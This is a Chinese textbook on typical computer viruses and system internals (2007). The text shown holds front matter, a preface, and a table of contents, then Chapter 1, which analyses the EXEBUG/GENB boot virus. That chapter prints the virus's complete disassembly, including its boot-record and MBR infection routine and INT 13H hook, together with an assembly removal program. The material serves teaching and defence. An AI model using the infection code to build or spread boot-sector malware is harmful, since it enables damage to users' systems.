




普通高等教育“十一五”规划教材
高等院校计算机技术系列教材

典型计算机病毒 与系统研究

车生兵 著



冶金工业出版社

普通高等教育“十一五”规划教材
高等院校计算机技术系列教材

典型计算机病毒与系统研究

车生兵 著

北 京

冶金工业出版社

内 容 简 介

本书是根据普通高等教育“十一五”规划教材的指导精神而编写的。

本书就是计算机病毒的一个发展史的缩影。作者推荐的计算机病毒主要研究工具软件为 DEBUG、DEBUG32、WINHEX、BOCHS 或者 SOFT-ICE 与 TRW。

本书详尽地分析了 DOS、Windows 2000 和 Windows XP 环境中，典型计算机病毒对操作系统引导过程的接管，对文件系统的接管，对磁盘扇区的毫无顾忌的占用，对内存资源的随意占用以及计算机病毒程序自己的隐藏技术、加密解密技术、中断盗用技术以及文件感染技术等。

本书可作为高等院校计算机相关专业研究生和本、专科学生《计算机病毒学》和《网络安全》等课程的理想教材，也可以作为计算机爱好者理论与实践相结合的理想参考书，是融会贯通计算机专业各学科知识的绝好读物。

图书在版编目 (CIP) 数据

典型计算机病毒与系统研究 / 车生兵著. —北京: 冶金工业出版社, 2007.4

普通高等教育“十一五”规划教材

ISBN 978-7-5024-4262-0

I. 典... II. 车... III. 计算机病毒—高等学校—教材
IV. TP309.5

中国版本图书馆 CIP 数据核字 (2007) 第 044729 号

出版人 曹胜利 (北京沙滩嵩祝院北巷 39 号, 邮编 100009)

责任编辑 肖放

ISBN 978-7-5024-4262-0

广州锦昌印务有限公司印刷; 冶金工业出版社发行; 各地新华书店经销

2007 年 4 月第 1 版第 1 次印刷

787mm×1092mm 1/16; 17 印张; 391 千字; 264 页

35.00 元

冶金工业出版社发行部 电话: (010) 64044283 传真: (010) 64027893

冶金书店 地址: 北京东四西大街 46 号 (100711) 电话: (010) 65289081

(本社图书如有印装质量问题, 本社发行部负责退换)

前言

一、关于本书

本书是根据普通高等教育“十一五”规划教材的指导精神而编写的。

在大学的生活中，普遍存在着课堂理论与实际应用相差较远的问题，想找一些与理论与实际应用相符合的读物很困难，其中计算机科学技术这门学科尤为突出。当笔者在学习完《汇编语言》、《微机原理》、《数据结构》和《操作系统》等重要课程以后，自己就想在操作系统程序中加入一点自己的标志信息后，待计算机再启动时，希望它首先检测到本人是否在上机，再决定待机还是正常启动。这些想法就驱使笔者在加入教师行列后，致力于研究个人计算机操作系统的工作原理，推广系统应用和汇编语言级的软件编程技术。

本书详尽地分析了在 DOS、Windows 2000 和 Windows XP 环境中，典型计算机病毒对操作系统引导过程的接管、对文件系统的接管、对磁盘扇区的毫无顾忌的占用、对内存资源的随意占用以及计算机病毒程序自己的隐藏技术、加密解密技术、中断盗用技术以及文件感染技术等。为帮助读者理解典型计算机病毒程序的工作原理，书中列出了这些程序在内存的数据映像、变量空间及变量的作用、十六进制源代码和操作系统相关的数据结构等。本书提供的源代码，包含了全部感染相关计算机病毒后的样本文件及书中的全部程序，供读者在阅读本书时上机实习使用，读者不必参考其他书籍，就可以读完本书。书中每章后所附的习题，主要是针对本章知识点的总结或者与计算机理论相联系的操作系统应用等，希望读者认真领会并应用到实际软件编程中去。

计算机病毒是以“公害”的形式出现的，但是，一些典型的计算机病毒程序中使用的软件编程技术和操作系统工作原理的应用，是值得大家在系统应用中借鉴的。因此，笔者多年来一直站在这样的角度来研究和推广一些典型的计算机病毒，研究和推广一些典型的低层次的软件编程技术，加速读者对操作系统工作原理的理解，为搞好《微机原理》、《操作系统》、《网络安全》、《数据结构》和《计算机病毒学》等课程的教学，提供一些与操作系统相关的、实际的读物。

一直以来，笔者希望软体蛀虫们和 Hacker 们以正当的方式公开自己的技术和研究成果。其实，在网络发展如此迅速的今天，在网络 BBS 站等上公开自己的研究心得，在聊天室里与同行交流技术要点，或许更能见证自己的技术与能力。也正是为了避免“计算机病毒教唆犯”的嫌疑，笔者在书中一些涉及系统破坏的关键环节上，做了一些处理，请读者理解。同时，也诚恳地希望读者增强法律意识，不要将一些计算机病毒程序的源代码更换一些提示信息，或者增强破坏力后以变种形式公开发行，无论造成了何种损失，概由读者自己负责，特此声明。

二、本书结构

本书按照计算机病毒的不同类型，在感染对象上按照引导型、文件型、复合型和其他类型病毒的顺序，在被感染操作系统上按照 DOS、Windows 2000 和 Windows XP 运行环境的顺序，综合排序进行叙述，整体思路十分清晰。这样讲述，有利于读者渐进理解复杂和

高难度的计算机病毒，例如：SPY 病毒，和它的名称一样，SPY 的确是安插在操作系统中名符其实的间谍。

在讲述单个病毒源程序时，本书以病毒程序第一次加载执行，获得操作系统控制权开始进行描述。在每一章后面，给出了每个计算机病毒在内存或者感染磁盘对象中的数据映像，根据局部的理解，再从整体上提升读者的理解。由于不同的计算机病毒利用的操作系统漏洞是不同的，而且，本书选择的是不同类型病毒中的典型代表，如果用“固定”的思路去理解计算机病毒的工作原理，就不能活学活用了。

正是引导型计算机病毒的难杀，本书特地安排了第 8 章，详细讲述了当前流行的个人机磁盘操作系统中，不同版本的主引导记录和引导记录的工作原理，不管感染了何种引导型病毒，读者只要按照它们的正常执行过程去恢复就可以了。

三、本书特点

本书讲解的计算机病毒是作者 12 年来潜心研究的 180 多种病毒中的典型代表，按照传统教材由浅到深、由易到难的规则编写成书，非常适合初学者学习计算机病毒的工作原理。作者认为，本书有以下几个显著特点：

(1) 整体结构得当，涵盖了几乎所有计算机病毒类型，只是篇幅有限，几个大的木马程序没有给出。

(2) 每章思路清晰，计算机病毒的工作原理讲述全面、准确，并附有完整的病毒数据供读者进一步研究。

(3) 涉及到的有关操作系统等的数据结构与原理剖析全面、准确，与其他课程的知识结合紧密。

(4) 稍微难一点的习题和实验都提供了答案和源程序，方便读者使用。

(5) 在配套课件中，给出了一个应用实例。

四、适用对象

本书可作为高等院校计算机相关专业研究生和本、专科学子《计算机病毒学》和《网络安全》等课程的理想教材，也可以作为计算机爱好者理论与实践相结合的理想参考书，是融会贯通计算机专业各学科知识的绝好读物。

本书的出版，凝结了很多人的关心和支持。承蒙复旦大学计算机系李大学老师提出的宝贵意见，历届学生提出了许多细节修改建议，在此表示衷心的感谢。

由于作者水平有限，编写时间仓促，书中的疏漏和不足之处在所难免，恳请各位读者和专家批评指正，联系方法如下：

电子邮箱：service@cnbook.net

网址：www.cnbook.net

本书电子教案、源代码和习题参考答案可从该网站下载，此外，该网站还有一些其他相关书籍的介绍，可以方便读者参考选购。

著 者

2007 年 3 月

目 录

第1章 引导型病毒 EXEBUG/GENB 机理.....1

1.1 概述	1
1.2 感染磁盘的引导机理	1
1.3 中断盗用的工作原理	3
1.3.1 中断盗用 13H 的工作原理	3
1.3.2 辅助模块工作原理	3
1.4 反 EXEBUG/GENB 病毒	4
1.4.1 反 EXEBUG/GENB 病毒的基本思想	4
1.4.2 反 EXEBUG/GENB 病毒源程序	5
1.5 感染磁盘数据映像及变量示例	10
1.5.1 感染磁盘数据映像	10
1.5.2 EXEBUG 病毒工作区间使用的变量示例	11
习题一	11
一、填空题	11
二、选择题	11
三、简答题	12

第2章 文件单一型病毒 GRAVE 机理.....13

2.1 概述	13
2.2 感染文件的加载执行	13
2.2.1 感染文件的执行过程	13
2.2.2 辅助模块工作原理	15
2.3 中断盗用的工作原理	16
2.3.1 中断盗用 21H 的工作原理	16
2.3.2 中断盗用 24H 的工作原理	18
2.3.3 辅助模块工作原理	18
2.4 反 GRAVE 病毒	23
2.4.1 反 GRAVE 病毒的基本思想	23
2.4.2 反病毒源程序	24
2.5 病毒数据的磁盘映像	28
习题二	30
一、填空题	30
二、选择题	30

三、简答题	30
-------------	----

第3章 文件综合型病毒 DA01 机理 32

3.1 概述	32
3.2 感染文件的加载执行	33
3.2.1 感染可执行文件的加载执行	33
3.2.2 如何解密获得正确的译码数据	36
3.3 中断盗用的工作原理	38
3.3.1 中断盗用 08H 的工作原理	38
3.3.2 中断盗用 09H 的工作原理	39
3.3.3 中断盗用 21H 的工作原理	39
3.3.4 插入恢复点程序的工作原理	40
3.3.5 中断盗用 24H 的工作原理	45
3.4 反 DA01 病毒	46
3.4.1 概述	46
3.4.2 反 DA01 病毒的基本思路	46
3.4.3 基本的反病毒程序	47
3.5 DA01 病毒数据及变量示例	52
3.5.1 DA01 病毒数据示例	52
3.5.2 DA01 病毒变量示例	54

习题三	56
一、填空题	56
二、选择题	56
三、简答题	57

第4章 简单复合型病毒 NEW CENTURY 机理 58

4.1 概述	58
4.2 感染磁盘的引导机理	59
4.3 中断盗用的工作原理	60
4.3.1 中断盗用 13H 的工作原理	60
4.3.2 中断盗用 21H 的工作原理	62
4.3.3 中断盗用 08H 的工作原理	70
4.3.4 中断盗用 24H 的工作原理	70
4.4 感染文件的加载执行	70

4.4.1 感染文件的加载运行	70	5.5.4 模块使用的数据区示例	123
4.4.2 辅助模块工作原理	73	5.6 SPY 反病毒机理	124
4.5 反 NEW CENTURY 病毒	74	5.6.1 SPY 反病毒原理	124
4.5.1 概述	74	5.6.2 SPY 反病毒源程序	124
4.5.2 反病毒源程序	74	5.7 SPY 病毒数据示例	130
4.6 病毒磁盘数据映像	80	5.7.1 SPY 病毒引导记录数据示例	130
4.6.1 被感染硬盘的主引导记录数据	80	5.7.2 SPY 病毒 8 扇区存储于磁盘 扇区的程序主体数据示例	131
4.6.2 被感染硬盘保存的病毒代码	81	5.7.3 SPY 病毒附加于的文件数据 示例	135
4.6.3 NEW CENTURY 病毒在内存中 数据的映像	83	习题五	138
4.6.4 NEW CENTURY 病毒工作变量 使用数据区示例	83	一、填空题	138
习题四	84	二、选择题	139
一、填空题	84	三、简答题	139
二、选择题	85		
三、简答题	85		
第 5 章 复杂复合/NE 文件型病毒 SPY		第 6 章 PE 文件型病毒 CIH V1.2 机理	140
机理	86	6.1 关于 PE 格式 EXE 文件头的分析	140
5.1 计算机病毒 SPY 磁盘引导机理	86	6.1.1 感染 CIH V1.2 病毒 PE 格式 EXE 文件头的基本结构	140
5.2 中断 13H 的盗用	86	6.1.2 PE 格式 EXE 文件入口表数据 分析	141
5.2.1 中断 13 盗用主程序	86	6.2 CIH 病毒代码结构分析	143
5.2.2 辅助模块 01ED 工作原理	87	6.2.1 CIH 病毒代码分块结构	143
5.2.3 中断盗用 13H 的工作原理	88	6.2.2 CIH 病毒代码占用的内存空间 结构	144
5.2.4 辅助模块 00F0 工作原理	90	6.3 感染 CIH 病毒 PE EXE 文件的运行 机理	144
5.3 SPY 病毒感染文件的执行	90	6.3.1 感染 CIH 病毒 PE EXE 文件的 执行主程序	144
5.3.1 文件感染概述	90	6.3.2 中断盗用门 03H 机理分析	145
5.3.2 感染文件的带毒执行	90	6.4 CIH 病毒感染 PE EXE 文件的工作 机理	147
5.4 SPY 病毒中断盗用 2AH 机理	94	6.4.1 CIH 病毒感染 PE EXE 文件 主程序工作流程	147
5.4.1 概述	94	6.4.2 CIH 病毒感染 PE EXE 文件 主程序分析	148
5.4.2 中断盗用 2AH 的工作原理	95	6.4.3 辅助模块分析	154
5.5 SPY 病毒中断盗用 21H 机理	97	6.5 CIH 病毒的发现与消除	154
5.5.1 中断 21H 处理指令的盗用工作 过程	97	6.5.1 CIH V1.2 病毒代码清单	154
5.5.2 中断 21H 善后指令的盗用工作 过程	108		
5.5.3 中断 21H 盗用程序使用辅助 模块分析	108		

6.5.2 系统与文件感染 CIH 病毒的发现	155
6.5.3 文件感染 CIH 病毒的手工消除	156
习题六	159
一、填空题	159
二、选择题	159
三、简答题	160
第 7 章 Word 宏病毒 Melissa 机理	161
7.1 关于 Word 宏病毒	161
7.1.1 概述	161
7.1.2 Word 宏病毒的拦截与处理	161
7.2 Melissa 宏病毒分析	161
7.3 Melissa 宏病毒源程序清单	162
7.3.1 几点说明	162
7.3.2 Melissa 宏病毒源程序	162
习题七	164
一、填空题	164
二、选择题	164
三、简答题	165
第 8 章 磁盘引导记录分析	166
8.1 主引导记录分析	166
8.1.1 主引导记录数据示例	166
8.1.2 分区表数据结构	167
8.1.3 主引导记录使用的内存空间分布	168
8.1.4 主引导记录工作流程	169
8.1.5 主引导记录执行过程分析	173
8.1.6 本节附录: API 子集介绍	179
8.2 Microsoft Windows 98 引导记录分析	182
8.2.1 Microsoft Windows 98 引导记录数据示例	182
8.2.2 Microsoft Windows 98 引导记录工作流程	182
8.2.3 Microsoft Windows 98 引导记录划分的硬盘空间分布	184
8.2.4 Microsoft Windows 98 引导记录执行过程分析	185
8.3 LX 版 Microsoft Windows 98 引导记录分析	188
8.3.1 LX 版 Microsoft Windows 98 引导记录数据示例	188
8.3.2 LX 版 Microsoft Windows 98 引导记录工作流程	189
8.3.3 LX 版 Microsoft Windows 98 引导记录划分的硬盘空间分布 ..	191
8.3.4 LX 版 Microsoft Windows 98 引导记录使用的内存空间分布 ..	192
8.3.5 LX 版 Microsoft Windows 98 引导记录使用的磁盘参数 BPB 数据结构	192
8.3.6 LX 版 Microsoft Windows 98 引导记录执行过程分析	193
8.4 Microsoft Windows 2000 引导记录分析	198
8.4.1 Microsoft Windows 2000 引导记录数据示例	198
8.4.2 Microsoft Windows 2000 引导记录工作流程	198
8.4.3 Microsoft Windows 2000 引导记录划分的硬盘空间分布	199
8.4.4 Microsoft Windows 2000 引导记录使用的内存空间分布	200
8.4.5 Microsoft Windows 2000 引导记录使用的磁盘参数 BPB 数据结构	200
8.4.6 Microsoft Windows 2000 引导记录执行过程分析	201
8.5 Microsoft Windows XP 引导记录分析	204
8.5.1 Microsoft Windows XP 引导记录数据示例	204
8.5.2 Microsoft Windows XP 扩展引导记录数据示例	205

8.5.3	BPB 结构	207	9.2.2	CMOS RAM 数据的修改	232
8.5.4	Microsoft Windows XP 引导 记录使用的内存空间分布	208	9.2.3	读取 CMOS RAM 数据的 源程序	232
8.5.5	Microsoft Windows XP 引导 记录工作流程	209	9.2.4	修改 CMOS RAM 数据的 源程序	234
8.5.6	Microsoft Windows XP 扩展 引导记录工作流程	211	9.3	读取 SFT 或者文件句柄对应的 文件名	236
8.5.7	Microsoft Windows XP 引导 记录执行过程分析	214	9.3.1	读取文件句柄对应文件名串	236
8.5.8	Microsoft Windows XP 扩展 引导记录代码分析	219	9.3.2	读取系统 SFT 表项对应文件 名串	237
8.5.9	本节附录: FDT 结构	222	习题九	238	
习题八	223	一、填空题	238		
一、填空题	223	二、选择题	238		
二、选择题	223	三、简答题	239		
三、简答题	224				
第 9 章 病毒研究使用的几个工具软件的 研制	225	附录	240		
9.1	二进制代码向 ASCII 码的转换	225	A.1	操作系统部分数据结构摘录	240
9.1.1	概述	225	A.2	NATAS 病毒反病毒源程序	243
9.1.2	转换处理	225	A.3	DIE HARD 病毒反病毒源程序	251
9.1.3	转换流程	226	A.4	各种磁盘正常引导记录数据示例	256
9.1.4	转换程序	227	A.4.1	各种软磁盘正常引导记录 数据示例	256
9.2	CMOS RAM 数据读写的实现	231	A.4.2	各种硬磁盘正常主引导记录 数据示例	260
9.2.1	CMOS RAM 数据的读取	231	A.5	上机操作题	261
			参考文献	264	

第 1 章 引导型病毒 EXEBUG/GENB 机理

1.1 概述

EXEBUG 或者 GENB, 是一种只感染软磁盘引导记录和硬磁盘主引导记录的具有自我加载功能的计算机引导型病毒。

EXEBUG 病毒通过软磁盘的引导记录和硬磁盘的主引导记录, 在计算机加载操作系统时抢先占有控制权, 完成中断盗用 13H 并且试图感染硬盘, 以便形成 EXEBUG 病毒的传播媒体; 然后模拟计算机加载操作系统的工作过程, 引导系统正常引导。

EXEBUG 病毒自举成功后, 只要用户调用中断 13H, 便对其操作进行监督。用户对硬磁盘的操作病毒不会予以理睬, 但对软磁盘的读写操作, 则根据 BIOS 时钟的低字和感染磁盘 (主) 引导记录的某一特定值, 决定是否进入无限发报警音循环和磁盘感染操作, 然后再响应用户的调用申请。进入无限发报警音的循环过程是该病毒惟一的破坏作用之体现; 当然, 它还会占用内存 2KB, 给其他程序的运行带来一定的不便。

1.2 感染磁盘的引导机理

在计算机系统 BIOS 中的程序自举完成前, 会发中断读入磁盘的 (主) 引导记录的数据, 放在内存 0000:7C00 处。EXEBUG 病毒感染磁盘的 (主) 引导记录后就是通过这一点取得运行优先权的。这是一般引导型病毒或者综合型病毒的惯用方法。

```
0000:7C00 JMP 7C1E
.....
0000:7C1E CLI
        XOR AX,AX
        MOV DS,AX
        MOV SS,AX          ;SS:SP=0000:7C00
        MOV SP,7C00
        MOV SI,SP          ;DS:SI=0000:7C00
        STI
        LES AX,[004C]      ;取 INT 13H 的正常入口地址入 ES:AX
        MOV [7C07],AX
        MOV [7C09],ES      ;ES:AX 存入 0000:7C07
        MOV AX,[0413]      ;取系统 RAM 容量
        DEC AX
        DEC AX              ;EXEBUG 病毒占用 2KB
        MOV CL,06
        MOV [0413],AX      ;保存占用 2KB 后的系统 RAM 容量值
        SHL AX,CL          ;计算病毒占用 2KB RAM 的段地址 AX
        MOV ES,AX
        MOV CX,0200        ;移动一扇区数据
        XOR DI,DI          ;ES:DI=9F80:0000
        CLD
        REPZ
        MOVSB              ;将病毒程序从 DS:SI 移动到 ES:DI
        MOV AX,0088
        PUSH ES             ;ES:AX=9F80:0088
        PUSH AX
        RETF               ;控制权跳转到 ES:AX
9F80:0088 XOR AX,AX
        MOV ES,AX          ;ES 指向 RAM 的 0000H 段
        INT 13             ;复位启动磁盘
```

```

PUSH CS
POP DS
CMP BYTE PTR [000B],00
JZ 00BB ;启动磁盘是软盘则跳转
MOV SI,01AE ;以下是启动盘为硬盘的处理过程
9F80:009A ADD SI,+10 ;指向一个分区表数据项首地址
CMP BYTE PTR [SI],80
JNZ 009A ;非激活分区则继续寻找激活分区
MOV DX,[SI]
MOV CX,[SI+02]
MOV BX,7C00
MOV AX,0201
INT 13 ;读入硬盘激活分区的引导记录
JB 0088 ;读盘失败跳转
CS:
MOV WORD PTR [0148],07C0;修改转交控制权时指向指令的段地址
JMP 0135
NOP
9F80:00BB MOV DL,80 ;以下是启动盘为软盘的处理过程
CALL 0169 ;感染硬盘
MOV DI,0018
MOV AX,[DI-07] ;取根目录最大登记项数
MOV CX,0004
SHR AX,CL
MOV BP,AX ;保存根目录占用扇区数
MOV AX,[DI-02] ;取每个 FAT 占用的扇区数
SHL AX,1 ;计算两份 FAT 占用的扇区数
INC AX ;加上引导记录占用扇区数
ADD BP,AX ;BP 保存数据区起始扇区号
DIV BYTE PTR [DI] ;计算根目录所在磁道与扇区号
MOV CL,AH
INC CL
XOR DX,DX
MOV DH,AL
MOV BX,0500 ;ES:BX=0000:0500
9F80:00E2 MOV AX,0201
INT 13 ;读入软盘根目录一扇区数据入 ES:BX
JB 00E2 ;读盘失败则跳转
MOV AX,BP ;AX 指向数据区起始扇区号
MOV SI,0034
MOV BH,07 ;调整缓冲区指针 ES:BX=0000:0700
DIV BYTE PTR [DI] ;计算数据区起始磁道与扇区号
XOR CX,CX
XCHG AH,CL
SUB SI,CX
DIV BYTE PTR [DI+02]
MOV DX,AX
XCHG DL,CH
MOV AL,[DI]
SUB AL,CL
INC CL
9F80:0105 MOV AH,02
PUSH AX
INT 13 ;读入 IO.SYS 文件前三扇区数据
POP AX
JB 0105 ;读盘失败跳转
MOV CL,01
ADD BH,AL
ADD BH,AL ;调整缓冲区指针 ES:BS
MOV AX,[DI] ;取每磁道扇区数
INC DH
CMP DH,[DI+02]
JB 0120

```

```

MOV DH,00
INC CH
9F80:0120 SUB SI,AX
JNB 0105
ADD AX,SI
MOV AH,02
INT 13
MOV CH,[DI-03]
MOV BX,BP
MOV WORD PTR [0148],0070
9F80:0135 XOR AX,AX ;以下为软硬盘公共处理程序段
MOV [000B],AL ;保存磁盘号为 00H
MOV DS,AX
MOV AL,52 ;CS:AX=9F80:0052
MOV [004C],AX ;修改 INT 13H 的新入口地址为 CS:AX
MOV [004E],CS
#JMP 0070:0000 ;转交控制权(软盘启动时),即 0000:0700
#JMP 07C0:0000 ;转交控制权(硬盘启动时),即 0000:7C00

```

1.3 中断盗用的工作原理

1.3.1 中断盗用 13H 的工作原理

```

9F80:0052 PUSH DS ;不影响 DS, AX 入口值
PUSH AX
TEST DL,F0
JNZ 0081 ;是硬盘的 I/O 请求跳转直接响应
SHR AH,1
DEC AH
JNZ 0081 ;不写软盘跳转直接响应
XOR AX,AX
MOV DS,AX
MOV AX,[046C] ;取 BIOS 时钟单元低字
MOV AL,AH ;取 BIOS 时钟单元低字的高字节
CS:
SUB AL,[0003] ;与操作系统版本串字符的 ASCII 码相减
CMP AL,02
JB 0081 ;差小于 02H 则跳转直接响应
CS:
MOV [0003],AH ;修改版本串字符的 ASCII 码值
CMP AX,0002
JNB 007E ;AX 大于或等于 0002H 则跳转
CALL 014A ;发报警音
9F80:007E CALL 0169 ;感染磁盘,形成传播媒体
9F80:0081 POP AX ;恢复入口值
POP DS
CS:
JMP FAR [0007] ;执行正常中断 13H, 参见 1.2 节和 1.5 节

```

1.3.2 辅助模块工作原理

1. 磁盘感染模块 0169

```

9F80:0169 PUSH BX ;保存入口值
PUSH CX
PUSH DX
PUSH ES
PUSH SI
PUSH DI
PUSH CS
POP DS ;DS 指向 9F80H 段
PUSH CS
POP ES

```

```

MOV BX,0200          ;ES:BX=9F80:0200
MOV CX,0001
XOR DH,DH
MOV AX,0201
PUSHF
CALL FAR [0007]      ;读入磁盘零面零磁道一扇区数据入 ES:BX
JB 01A7              ;读盘失败跳转
MOV WORD PTR [BX],1CEB;修改入口指令为 JMP 7C1E
CMP DL,80
JNZ 0192
MOV [020B],DL        ;是硬盘则保存磁盘号,软盘已经为零
9F80:0192 CLD
MOV CX,01A0
MOV SI,001E          ;DS:SI=9F80:001E
MOV DI,021E          ;ES:DI=9F80:021E
REPZ
MOVSB                ;将病毒数据写入磁盘(主)引导记录扇区
MOV AX,0301
INC CX
PUSHF
CALL FAR [0007]      ;调用正常 INT 13H,写入感染扇区的数据
9F80:01A7 POP DI      ;恢复入口值
POP SI
POP ES
POP DX
POP CX
POP BX
RET

```

2. 延迟发报警音无限循环模块 014A

```

9F80:014A MOV BX,FFFF ;计数的基值
MOV AL,B6
OUT 43,AL             ;将 8253-5 的通道 2 置于工作方式 3
9F80:0151 MOV AX,BX
OUT 42,AL
MOV AL,AH
OUT 42,AL
IN AL,61
OR AL,03
OUT 61,AL             ;接通扬声器发音
DEC BX                ;频率由低到高
MOV CX,0064
9F80:0163 LOOP 0163   ;延迟等待
JMP 0151              ;跳转去循环
POP BX
RET

```

1.4 反 EXEBUG/GENB 病毒

1.4.1 反 EXEBUG/GENB 病毒的基本思想

对于 EXEBUG/GENB 病毒,它只感染软磁盘的引导记录扇区和硬磁盘的主引导记录扇区,并且没有正常(主)引导记录数据的备份,因此,要消除该病毒对机器的影响,必须用正常的(主)引导记录数据来替换感染盘的(主)引导记录数据,才能达到对系统反病毒的作用。但是,对硬磁盘而言,一份正常的硬盘的主引导记录程序数据加上该磁盘的分区表信息,即可恢复正常。而软磁盘则要恢复磁盘 BPB 数据和引导文件名串等数据才能恢复正常。具体来讲,软磁盘的 BPB 数据结构中,病毒已经保留了 1BH 字节的数据,余下需要恢复的数据有:

(1) BPB 偏移量 1DH 处 04H 字节,为硬盘总扇区数,对软磁盘恒为零。

- (2) BPB 偏移量 21H 处 01H 字节, 为物理驱动器号, 对软磁盘恒为零。
- (3) BPB 偏移量 22H 处 02H 字节, 为 2900H。
- (4) BPB 偏移量 24H 处 04H 字节, 为卷标 ID 值, 可以随机赋值。
- (5) BPB 偏移量 28H 处 0BH 字节, 为卷标名, 可以赋为“NO NAME”。
- (6) BPB 偏移量 33H 处 08H 字节, 为 FAT 标识方式, 有 FAT12 和 FAT16 两种, 对 WIN4.0 和 WIN4.2 还有 FAT32 格式。

而启动文件名字符串的恢复, 是容易忘记造成出错的地方, 否则会造成磁盘不能正常启动系统 (因为 DOS 有 PC 和 MSDOS 两种等)。因此, 该两个文件名字符串一定要恢复过来。当然, 还有 WIN4.0 和 WIN4.2 等磁盘的引导记录, 读者可以自己模仿。

有了目标, 反病毒的思路也就明确了。

- (1) 提示反病毒信息。
- (2) 判断内存是否驻留病毒, 否则要求重新启动。
- (3) 读待反病毒驱动器号。
- (4) 读入软磁盘引导记录或者硬磁盘主引导记录。
- (5) 判断引导记录是否感染病毒。
- (6) 感染则恢复软磁盘 BPB 数据和启动文件名串、或者硬磁盘分区表数据。
- (7) 写入软磁盘引导记录或者硬磁盘主引导记录。
- (8) 提示反病毒结束。

1.4.2 反 EXEBUG/GENB 病毒源程序

根据上面的反病毒思路, 可以针对 PCDOS 和 MSDOS 两种操作系统, 写出恢复正常 (主) 引导记录的程序。基本反病毒程序示例如下。如果读者软盘的引导记录或者硬盘的主引导记录与准备恢复的示例数据 FLOOPY 和 HDBOOT 不同, 请读者更新该数据块后使用。若为 LX Windows 98 等特殊引导记录, 由于磁盘 BPB 结构的不同, 也要修改示例程序的部分指令。

```

;*****
;AV_GB.ASM 源程序清单
;对 MSDOS, PCDOS 格式磁盘有效; 对 PCTOOL, HDCOPY 等格式化的磁盘也有效
;使用格式: AV_GB <ENTER>
;*****
CODE SEGMENT
ASSUME CS:CODE,DS:CODE,ES:CODE,SS:CODE
ORG 0100H
START:
    JMP XFL
    DB "EXEBUG",1AH ;防止 TYPE 命令的干扰
XFL:
    CLI
    PUSH CS
    POP SS ;设置栈空间指针
    MOV AX,OFFSET FLAGT
    MOV SP,AX
    PUSH CS ;设置各个段地址
    PUSH CS
    POP DS
    POP ES
    STI
    MOV DX,OFFSET MESS10 ;显示反病毒软件提示信息

```

```

CALL MK3
PUSH DS ; 检查内存是否存在病毒程序
XOR AX,AX
MOV DS,AX
MOV BX,004CH
LDS SI,[BX]
CMP WORD PTR [SI+0064H],046CH
JNZ XHA
CMP WORD PTR [SI+0053H],0F650H
JNZ XHA
POP DS
MOV DX,OFFSET MESS00 ; 显示内存中有病毒驻留
MOV AH,09H
INT 21H
JMP XC4 ; 返回 DOS 提示符

XHA:
POP DS
XOR AX,AX
XOR DX,DX
INT 13H ; 初始化软盘 A:
MOV BX,OFFSET BOOTBZ
JB XHD ; 失败则跳转
OR BYTE PTR [BX],01H ; 设置 A: 请求反病毒的标志值

XHD:
MOV DL,080H ; 初始化硬盘 C:
INT 13H
JB ERR ; 失败则跳转
OR BYTE PTR [BX],02H ; 设置 C: 请求反病毒的标志值
JMP XCL

ERR:
MOV BX,OFFSET BOOTBZ
TEST BYTE PTR [BX],03H
JNZ XCL ; 有磁盘则继续进行反病毒处理
MOV DX,OFFSET MESS11
CALL MK3 ; 否则显示无磁盘提示信息
MOV AX,4C00H
INT 21H ; 返回 DOS 提示符

XCL: ; 软盘的处理
MOV BX,OFFSET BOOTBZ
TEST BYTE PTR [BX],01H
JZ XC1 ; 无软盘则跳转去处理硬盘
AND BYTE PTR [BX],0FEH ; 取消 A: 请求反病毒的标志
OR BYTE PTR [BX],80H ; 置软盘 A: 处理标志值
PUSH BX
MOV BX,OFFSET RWBUFF
CALL MK1 ; 判断是否感染
POP BX
PUSHF
AND BYTE PTR [BX],7FH
POPF
JB XC0 ; 软盘未感染则跳转
PUSH BX
XOR AL,AL ; 置软盘标志值
MOV BX,OFFSET RWBUFF
CALL MK2 ; 消除病毒
POP BX
JB XC5
MOV DX,OFFSET MESS01
CALL MK3 ; 显示消除信息
JMP XC1

XC5:
MOV DX,OFFSET MESS12
CALL MK3 ; 软盘反病毒出错提示信息
JMP XC1

```

```

/XC0:
    MOV DX,OFFSET MESS03          ;显示软盘未感染信息
    CALL MK3
XC1:
    TEST BYTE PTR [BX],02H        ;硬盘的处理
    JZ XC4                        ;无硬盘则跳转
    AND BYTE PTR [BX],0FDH        ;取消 C:请求反病毒的标志值
    OR BYTE PTR [BX],40H          ;设置 C:处理标志值
    PUSH BX
    MOV BX,OFFSET RWBUFF
    CALL MK1                      ;判断硬盘是否感染
    POP BX
    JB XC3                        ;未感染则跳转
    PUSH BX
    MOV AL,01H                   ;置硬盘标志值
    MOV BX,OFFSET RWBUFF
    CALL MK2                      ;消除硬盘病毒
    POP BX
    JB XC2                        ;反病毒失败则跳转
    MOV DX,OFFSET MESS02          ;显示硬盘已经消除病毒的提示信息
    CALL MK3
    JMP XC4
XC2:
    MOV DX,OFFSET MESS13
    CALL MK3                      ;出错显示后返回 DOS
    JMP XC4
XC3:
    MOV DX,OFFSET MESS04
    CALL MK3                      ;显示硬盘未感染提示信息
XC4:
    MOV AX,4C00H
    INT 21H                      ;返回 DOS 提示符

;*****
;* AV_GB.ASM 模块程序清单
;*****

MK1 PROC NEAR
;功能:判断引导记录是否感染 EXEBUG 病毒。
;入口参数:DS:BX 指向引导记录缓冲区。
;出口参数:CF=0/1,表示感染或者未感染。
    PUSH BX
    MOV BX,OFFSET BOOTBZ
    TEST BYTE PTR [BX],80H        ;判断是否软盘 A:的处理过程
    JZ XX1
    MOV DX,0000H                 ;读软盘数据
    JMP XX2
XX1:
    MOV DX,0080H                 ;读硬盘数据
XX2:
    MOV AX,0201H
    MOV CX,0001H
    POP BX
    INT 13H                      ;读入引导记录入 RWBUFF
    JB MK12                      ;失败则置 CF=1 后返回
    XOR CX,CX
    CMP DL,00H
    JNZ XYZ
    MOV CL,[BX+01H]
    INC CL
    SUB CL,-01H
XYZ:
    ADD BX,CX
    MOV AX,88B8H

```

```

    CMP [BX+2EH],AX
    JZ MK10
    JMP MK12
MK10:
    MOV AX,0600H
    CMP [BX+30H],AX
    JZ MK11
    JMP MK12
MK11:
    MOV AX,0CB50H
    CMP [BX+32H],AX
    JNZ MK12
    CLC ;感染了病毒则置 CF=0
    RET
MK12:
    STC ;未感染病毒则置 CF=1
    RET
